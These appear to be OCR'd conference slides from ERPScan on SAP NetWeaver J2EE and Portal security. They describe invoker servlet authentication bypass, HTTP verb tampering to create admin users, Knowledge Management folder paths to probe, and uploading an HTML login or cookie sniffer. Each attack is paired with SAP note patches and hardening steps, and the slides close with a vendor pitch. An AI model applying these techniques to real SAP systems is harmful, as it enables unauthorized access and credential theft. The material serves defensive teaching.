
User disclose ERPSCAN-00231

Internal Port scan ERPSCAN-11-032









Prevention

- Install SAP notes 1548548,1545883,1503856,948851, 1545883
- Update the latest SAP notes every month
- Disable unnecessary applications

Authentication

- **Declarative authentication**:
  - The Web container (J2EE Engine) handles authentication
  - Example: J2EE Web applications
- **Programmatic authentication**.
  - Components running on the J2EE Engine authenticate directly against the User Management Engine (UME) using the UME API.
  - Example: Web Dynpro, Portal iViews

Declarative authentication

WEB.XML file is stored in WEB-INF directory of application root.

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-
resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>DELETE</http-method>
</web-resource-collection>
   <auth-constraint>
        <role-name>admin</role-name>
   </auth-constraint>
</security-constraint>
```

Invoker servlet

- Functionality for rapid calling servlets by their class name
- Possible to call any servlet from application even if it is not declared in WEB.XML
- Call it directly by using /servlet/ directory and name of the class
- Like this /servlet/com.sap.admin.Critical.Action

Invoker servlet auth bypass

```
<servlet>
   <servlet-name>CriticalAction</servlet-name>
    <servlet-class>com.sap.admin.Critical.Action</servlet-
class>
</servlet>
<servlet-mapping>
     <servlet-name>CriticalAction</</servlet-name>
     <url-pattern>/admin/critical</url-pattern>
 </servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
<auth-constraint>
      <role-name>admin</role-name>
   </auth-constraint>
</security-constraint>
```

Prevention

- Install latest updates
- Disable feature by changing the value of the “EnableInvokerServletGlobally” property of the servlet_jsp service on the server nodes to “false”.
- To enable invoker servlet for some applications check SAP note 1445998
- For SAP NetWeaver Portal, see SAP Note 1467771

DEMO 24: SAP NetWeaver J2EE invoker servlet unauthorized file read

DEMO 25:
SAP NetWeaver J2EE invoker servlet file read + secstore decrypt

Verb Tampering

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-
resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
   <auth-constraint>
       <role-name>admin</role-name>
   </auth-constraint>
</security-constraint>
```

What if we will use HEAD instead of GET ?

Verb Tampering example: Auth bypass

- Administrative interface for managing J2EE engine (CTC)
- Can be accessed remotely
- Can run user management actions
  - Create new users
  - Assign them to any Roles
  - Execute OS command on the server side
  - Create RFC Destinations
  - Read RFC Destinations info

It means that attacker get full access to SAP and OS

DEMO 26: SAP NetWeaver J2EE verb tampering user creation

Prevention


Prevention:

- Install SAP note 1503579,1616259
- Scan applications using ERPScan WEB.XML check tool or manually
- Secure WEB.XML by deleting all <http-method>
- Disable application that are not necessary

SAP NetWeaver Portal Security


SAP Portal

- Point of web access to SAP systems
- Point of web access to other corporate systems
- Way for attackers to get access to SAP from the Internet
- ~1000 Portals in the world, according to Shodan
- ~200 Portals in the world according to Google



Portal issues

- SAP implements SSO using the Header Variable Login Module




Knowledge Management

- One of Portal modules is SAP Knowledge Management.
- KM is additional functionality
- It is designed to aggregate all user documents and create a knowledge base
- Like Sharepoint
- An attacker can:
  - Get read access to critical documents
  - Create phishing pages which will steal logins and passwords.


KM Documents

- KM by default can be found here /irj/go/km/navigation
- Sometimes Guest user can have access to KM
- You can test listed folders:
  - /irj/go/km/navigation/userhome/
  - /irj/go/km/navigation/docs/
  - /irj/go/km/navigation/documents/Public Documents/
  - /irj/go/km/navigation/Entry Points/Public Documents/



KM Documents

- Sometimes it is possible to put documents into shared folders
- Like this folder /irj/go/km/docs/documents/Public Documents/
- You can upload HTML file with login sniffer or cookie sniffer



Questions?

Conclusion

We devote attention to the requirements of our customers and prospects, and constantly improve our product. If you presume that our scanner lacks a particular function, you can e-mail us or give us a call. We will be glad to consider your suggestions for the next releases or monthly updates.

web: **www.erpscan.com**
e-mail: **info@erpscan.com, sales@erpscan.com**